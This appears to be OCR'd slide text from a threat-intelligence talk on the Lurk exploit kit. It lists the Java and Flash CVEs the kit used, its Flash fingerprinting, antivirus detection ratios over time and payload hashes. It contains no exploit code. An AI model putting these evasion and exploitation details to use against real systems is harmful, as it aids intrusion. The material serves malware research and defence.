


# Lurk distribution by day o f week



# Lurk Exploits and Payloads

# Lurk exploits




Lurk’s favourite: JAVA CVE-2011-3544

Use of Flash payload for target  fingerprinting


Using flash CVE-2013-5330 exploit

# Lurk 1st stage payload over time




2013-Aug

# Lurk requests (failed vs serving)



# Lurk detectability by AV vendors



SHA256: 7382ef1638e6ce8fc5c0cf766cea2e93ae9e8ea4ef891f79a1589f1978779aa0

File name: 204_.txt


Detection ratio: 0 / 43

Analysis date: 2012-02-27 11:22:02 UTC ( 1 день, 18 часов ago )

Ad the time of Campaign

# Lurk detectability by AV vendors

Now



File information

| | |
|---|---|
| 2013-10-15 15:00:12 | **17/47** |
| 2012-10-08 17:51:02 | **15/43** |
| 2012-08-06 04:45:34 | **14/41** |
| 2012-04-23 14:02:21 | **12/42** |
| 2012-03-02 06:39:45 | **6/43** |
| 2012-02-29 05:51:27 | **3/43** |
| 2012-02-27 11:22:02 | **0/43** |

| | | | |
|---|---|---|---|
| Panda | - | 10.0.3.5 | 20131015 |
| PCTools | Trojan.Gen | 9.0.0.2 | 20131002 |
| Rising | - | 24.84.00.04 | 20131015 |
| Sophos | Mal/JavaGen-E | 4.93.0 | 20131015 |
| SUPERAntiSpyware | - | 5.6.0.1032 | 20131015 |
| Symantec | Trojan.Gen.2 | 20131.1.5.61 | 20131015 |
| TheHacker | - | 6.8.0.5.347 | 20131015 |
| TotalDefense | - | 37.0.10498 | 20131011 |
| TrendMicro | JAVA_EXPLOIT.GL | 9.740.0.1012 | 20131015 |
| TrendMicro-HouseCall | JAVA_EXPLOIT.GL | 9.700.0.1001 | 20131015 |
| VBA32 | - | 3.12.24.3 | 20131015 |
| VIPRE | - | 22412 | 20131015 |

# Some payloads for reference

| hash | type | Description based on verdicts |
|---|---|---|
| 7382ef1638e6ce8fc5c0cf766cea2e93ae9e8ea4ef891f79a1589f1978779aa0 | java jar | CVE-2011-3544 exploit |
| 73eda8a8c2511e8cf7261da36be78064c16094e3e83ebdeb76e7ee7803a32f69 | java jar | CVE-2011-3544 exploit |
| d947e1ad59d4dfeaa6872a6bda701e67d40a265f711f74984aa286a59daf1373 | Flash | CVE-2013-5330 |

# Lurk and Angler 2013 2014 2015 2016

# similarities between lurk and and angler

